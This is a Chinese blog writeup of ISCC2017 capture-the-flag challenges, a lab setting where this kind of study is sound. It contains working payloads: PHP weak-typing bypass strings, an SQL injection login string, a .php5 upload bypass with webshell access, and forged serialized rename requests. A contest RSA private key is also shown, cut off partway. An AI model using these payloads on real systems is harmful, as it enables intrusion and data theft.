

# ISCC2017 writeup

原创

Ni9htMar3 于 2017-05-27 16:31:10 发布 6510 收藏 1

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订阅专栏

## WEB

### Web签到题, 来和我换flag啊!

```
Raw Params Headers Hex
POST /web-02/index.php HTTP/1.1
Host: 139.129.108.53:3190
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Referer: http://139.129.108.53:3190/web-02/
Connection: close
Upgrade-Insecure-Requests: 1

hiddenflag=flag&flag=flag

HTTP/1.1 200 OK
Date: Fri, 12 May 2017 12:45:19 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 538
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>flag change flag!</title>
<meta charset="utf-8">
</head>
<body>
呀,就给我一个flag我才不和你换呢<br>还不够诚意,不和你换FLAG<br><center><h1>You give me flag and I will give you flag too</h1></center>
</br>
<center>
<form name="flag" action="index.php" method="post">
<input type="hidden" name="hiddenflag" value="">
<input type="text" name="flag" value="Let's change flag">
</br>
<input type="submit" value="换FLAG!">
</form>
</center>
</body>
```

输两个 **f1ag** 还不够, 看他的回复有个 **FLAG**, 尝试加一个, 成功得到**flag**

```
Raw Params Headers Hex
POST /web-02/index.php HTTP/1.1
Host: 139.129.108.53:3190
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Referer: http://139.129.108.53:3190/web-02/
Connection: close
Upgrade-Insecure-Requests: 1

hiddenflag=f1ag&flag=f1ag&FLAG=f1ag

HTTP/1.1 200 OK
Date: Fri, 12 May 2017 12:46:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
flag: {N0w_g010do!0therw3b}
Vary: Accept-Encoding
Content-Length: 571
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>flag change flag!</title>
<meta charset="utf-8">
</head>
<body>
呀,就给我一个flag我才不和你换呢<br>还不够诚意,不和你换FLAG<br>这样才有诚意,flag给你吧!<center><h1>You give me flag and I will give you flag too</h1></center>
</br>
<center>
```

# WelcomeToMySQL

打开是一个上传界面，上传一个马试试，发现 .php 被过滤不允许上传


You are a good man



直接后缀改成 .php5 上传成功，菜刀链接

```
载入 /var/www/html/web-01/base.php
<?php
    $servername="localhost";
    $username="iscc2017";
    $password="iscc2017";
    $db="flag";
    $tb="flag";
?> http://blog.csdn.net/Ni9htMar3
```

在相应地方发现提示，数据库密码



链接成功，数据库发现密码

执行成功! 返回1行		id	name	flag
information_schema				
flag				
flag				
id (int(4))				
name (varchar(10))				
flag (varchar(50))				
		1	ISCC2017	Flag: {Iscc_1s_Fun_4nd_php_iS_Easy}

自相矛盾

```

<?php
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['iscc']);

if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2016)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["bar2"]);
        $pos===false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val=="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){

        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "iscctf2017")?$v3=1:NULL;

    }

}
if($v1 && $v2 && $v3){

    echo 12;
}
?>

```

可以根据他的代码直接构造

首先需要定义一个 **json对象**，首先第一个为 **bar1** 要求不是全数字且大于**2016**，简单，赋值为 **2017a** 即可，这里用到了PHP弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型 **intval**再比。第二个是 **bar2** 要求其是一个长度为**5**的数组，重点来了。

```


$pos = array_search("nudt", $a["bar2"]);
$pos===false?die("nope"):NULL;
foreach($a["bar2"] as $key=>$val){
    $val=="nudt"?die("nope"):NULL;
}

```

这两个其实是互相矛盾的，如何绕过？这时利用第一个 "nudt" 字符串与 0 弱类型比较相等，就可以绕过,方法: "bar2": [[1],2,3,4,0]

后面array和string进行strcmp比较的时候会返回一个null，eregi直接用%00截断即可  
最终构造

```
iscc={"bar1":"2017a","bar2":[[1],2,3,4,0]}&cat[1][]=1&dog=%00&cat[0]=0iscctf2017
```



打破常规，毁你三观！！！！flag{sflkljldstuaft}

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## 我们一起来日站

打开，直接用御剑扫一下目录好了

```
http://139.129.108.53:5090/web-04/robots.txt 200
```


访问，得到下一层目录



```
#  
# robots.txt  
#  
User-agent: *  
Disallow: /21232f297a57a5a743894a0e4a801fc3/  
Disallow: /api
```

<http://blog.csdn.net/Ni9htMar3>

访问, 要求找 `admin` 页面




## keep finding admin page!

<http://blog.csdn.net/Ni9htMar3>

直接 `admin.php`, 得到界面



抓包, 结果测试的时候就得到flag, 还以为是什么sql注入呢



## I have a jpg,i upload a txt.

先分析一下源码, 发现没什么具体的漏洞, 不过有个加密解密的函数, 看看能不能逆出来



```

{
    $do=$_GET['do'];
    if($do==upload)
    {
        if(empty($_FILES))
        {
            $html1=<<<HTML1
            <form action="index.php?do=upload" method="post" enctype="multipart/form-data">
            <input type="file" name="filename">
            <input type="submit" value="upload">
            </form>
HTML1;
            echo $html1;
        }
        else
        {
            $file=@file_get_contents($_FILES["filename"]["tmp_name"]);
            if(empty($file))
            {
                die('do you upload a file?');
            }
            else
            {
                if((strpos($file,'<?')>-1)|| (strpos($file,'?>')>-1)|| (stripos($file,'php')>-1)|| (stripos($file,'.php')>-1))
                {
                    die('you can\' upload this!');
                }
                else
                {
                    $rand=mt_rand();
                    $path='/var/www/html/web-03/uploads/'.$rand.'.txt';
                    file_put_contents($path, $file);
                    echo 'your upload success!./uploads/'.$rand.'.txt';
                }
            }
        }
    }
}
elseif($do==rename)
{
    if(isset($_GET['re']))
    {
        $re=$_GET['re'];
        $re2=@unserialize(base64_decode(unKaIsA($re,6)));
        if(is_array($re2))
        {
            if(count($re2)==2)
            {
                $rename='txt';
                $rand=mt_rand();
                $fp=fopen('./uploads/'.$rand.'.txt','w');
                foreach($re2 as $key=>$value)
                {
                    if($key==0)
                    {
                        $rename=$value;
                    }
                }
            }
            else
            {
                if(file_exists('./uploads/'.$value.'.txt')&&is_numeric($value))


```

```

        {
            $file=file_get_contents('./uploads/'.$value.'.txt');
            fwrite($fp,$file);
        }
    }
}
fclose($fp);
waf($rand,$rename);
rename('./uploads/'.$rand.'.txt','./uploads/'.$rand.'.'.$rename);
echo "you success rename!./uploads/$rand.$rename";
}
}
else
{
    echo 'please not hack me!';
}
}
elseif(isset($_POST['filetype'])&&isset($_POST['filename']))
{
    $filetype=$_POST['filetype'];
    $filename=$_POST['filename'];
    if((($filetype=='jpg')||($filetype=='png')||($filetype=='gif'))&&is_numeric($filename))
    {
        $re=KaIsA(base64_encode(serialize(array($filetype,$filename))),6);
        header("Location:index.php?do=rename&re=$re");
        exit();
    }
    else
    {
        echo 'you do something wrong!';
    }
}
else
{
    $html2=<<<HTML2
        <form action="index.php?do=rename" method="post">
filetype: <input type="text" name="filetype" /> please input the your file's type
</br>
filename: <input type="text" name="filename" /> please input your file's numeric name,like 12345678
</br>
<input type="submit" />
</form>
HTML2;
    echo $html2;
}
}
}
else
{
    show_source(__FILE__);
}
?>

```

首先随便上传一个文件




利用文中的机制本地测试一下，发现是 **大写字母+6**，**小写字母-6** 脚本

```
<?php
function KaIsA($text,$j)
{
    echo $text."<br>";
    for($i=0; $i < strlen($text); $i++)
    {
        $te = ord($text[$i]);
        //echo $te."<br>";
        if($te <=90 && $te >=65)
        {
            $te += $j;
            if($te > 90 )
            {
                $te = $te - 26;
            }
        }
        else if($te >=97 && $te <=122)
        {
            $te -= $j;
            if($te < 97)
            {
                $te = $te + 26;
            }
        }
        $text[$i] = chr($te);
    }
    echo $text."<br>";
    return $text;
}
// $a[1]='728832523';
// $a[2]='53858205';
// $f1=base64_encode(serialize($a));
// KaIsA($f1,6);
$filename = '1909367105';
$filetype = 'php';
$re2 = KaIsA(base64_encode(serialize(array($filetype,$filename))),6);
?>
```




这样的话可以任意的更改后缀，好，现在就要开始上传一句话木马，由于有很强的绕过，但是代码中只要绕过 `key==0` 就可以两次上传两个文件进行 `fwrite` 拼接


定义一个数组，使第一位值空，然后后两位放两个文件，利用自己做的加密脚本加密，直接 `do=rename&re=字符串` 拼接完以后改下后缀名，访问即可



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
<http://blog.csdn.net/Ni9htMar3>



<http://blog.csdn.net/Ni9htMar3>

## where is your flag

打开这个界面，其他没有发现异常之处




\*\*\*\*\*flag is in flag

<http://blog.csdn.net/Ni9htMar3>


猜测是sql注入的题，先测试一下

一开始测试id，结果发现消失，看来id是注入点



但之后无论怎么尝试都没见回显，一开始以为都被过滤，但后来经测试不是，猜测可能是' 被转义了




果真报错了，直接利用报错注入即可



在这里需要分片一下



不过其实还有简单的，通过扫目录发现有个 `flag.php` 有句提示



```
1 hint:thisisflag
```

<http://blog.csdn.net/Ni9htMar3>

这都已经说明了 `thisisflag` 是列名， `flag` 是表名

反正得到 `flag`

flag: `flag:{441b7fa1617307be9632263a4497871e}`

## Simple sqli

直接 `username=' union select md5(1)#`

`password=1`

然后验证码碰一个就好，出来 `flag`

## MISC

### 眼见非实

下载下来是一个 `.docx` 文件，但通过分析，改成 `.zip` 打开，在 `document.xml` 中发现 `flag`




```
- <w:r>
  <w:t>在这里哟! </w:t>
</w:r>
</w:p>
- <w:p w:rsidRDefault="002B3D8D" w:rsidR="002B3D8D" w:rsidRPr="002B3D8D">
  - <w:pPr>
    - <w:rPr>
      <w:rFonts w:hint="eastAsia"/>
      <w:vanish/>
    </w:rPr>
  </w:pPr>
  - <w:r w:rsidRPr="002B3D8D">
    - <w:rPr>
      <w:vanish/>
    </w:rPr>
    <w:t>flag{F1@g}</w:t>
  </w:r>
```

<http://blog.csdn.net/Ni9htMar3>

很普通的 `Disco`

是一段音频，直接看波形，发现最前面隐藏了一段，猜测有问题



差不多有105个点，可以是7的倍数，猜测是**ascii**  
高位为1，低位为0，写出来，7位一组，直接转换  
脚本

```
a = ['1100110',
     '1101100',
     '1100001',
     '1100111',
     '1111011',
     '1010111',
     '110000',
     '1010111',
     '101010',
     '1100110',
     '1110101',
     '1101110',
     '1101110',
     '1111001',
     '1111101']
flag = ''
for i in a:
    #print i
    flag += chr(int(i,2))
print flag
```

```
http://120.120.120.120
flag{WOW*funny}
请按任意键继续.
```

## 再见李华

一开始是一张图片，用binwalk分析发现里面有一个zip压缩包，抠出来解压缩时发现需要密码


一开始真心不知道密码怎么解，想过爆破，不过后来仔细看题还是发现隐藏的hint，说是大于1000字，且落款为LiHua，也就是密码大致为????LiHua这样的话，尝试一下掩码爆破，直接出来



## 就在其中

是一个数据包，分析一下，发现是用ftp下载文件

其中是一个key.txt的压缩包，解压缩是密文



里面还有公钥私钥

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQD0UN0A+70iM0VCJ1ni0n/U1BRj
0u8yMWH4Qi+xTbjHgbE7wOukOa0+2PyQXiQIzZnf5jCkJuVDYjALGcKrZM40CQBB
d85B/LTc36XZ7JVfX5kGy5tIR3tquuPIVKNdAsH1Sgh9S7YSS39RdnSa5r0UyGhr
LzxwzzM9IO4e+QQ+CQIDAQAB
-----END PUBLIC KEY-----


-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQD0UN0A+70iM0VCJ1ni0n/U1BRj0u8yMWH4Qi+xTbjHgbE7wOuk
Oa0+2PyQXiQIzZnf5jCkJuVDYjALGcKrZM40CQBBd85B/LTc36XZ7JVfX5kGy5tI
R3tquuPIVKNdAsH1Sgh9S7YSS39RdnSa5r0UyGhrLzxwzzM9IO4e+QQ+CQIDAQAB
AoGADiaw5mGubtCxbkeBOVYf+V/fXnjVSf76QbrzsD1kOooUjfv6sKR2C5Pd7S7H
H+1owENBBgEKvoBtb/cqA2tvU9vQ4l5TMBJcHv6LEcb9WpPnMxPV2GNj0+DTPGPy
Xnu1UZlZjwx+NaF5rESoSsVS2ZaaIixBs4RWRXk+lHEbTFECQQD6Rp6jMwErgPHO
pR3mgIK83zL+kzqYM5isIPv3DIC5JQN2kXqK73IDQCFVlfXnr9lAAVRzLDsAXLqv
le/o6yQLakEA+edY+GERlLuD1t2k9Js0Dc7EwnLcxoFUE60ivj8Gf9jzLskGHxsv
0IV6J50HwPh54kAxAnqCjSqNRAWGNzr+uwJBALYEjDUm1LdGrxXZ0jAkgHC6Z0zs
aK3uwHdXGcinqCp+t9EQpq3KzQF+L4AeKxRQONEq5m9I2LQ/vGocwrMD4dcCQQDb
rTyOinWz8upAFPKOe2hUwvA/pkzgyosoCMhDyI9kD0gmVlv10Dbd7Jem9o8dWM97
zcXHUf41LbSkmN6U6m1FAkEAqmZbr35bPfkEoiikwN160VQytg12TZjw2IbvFub
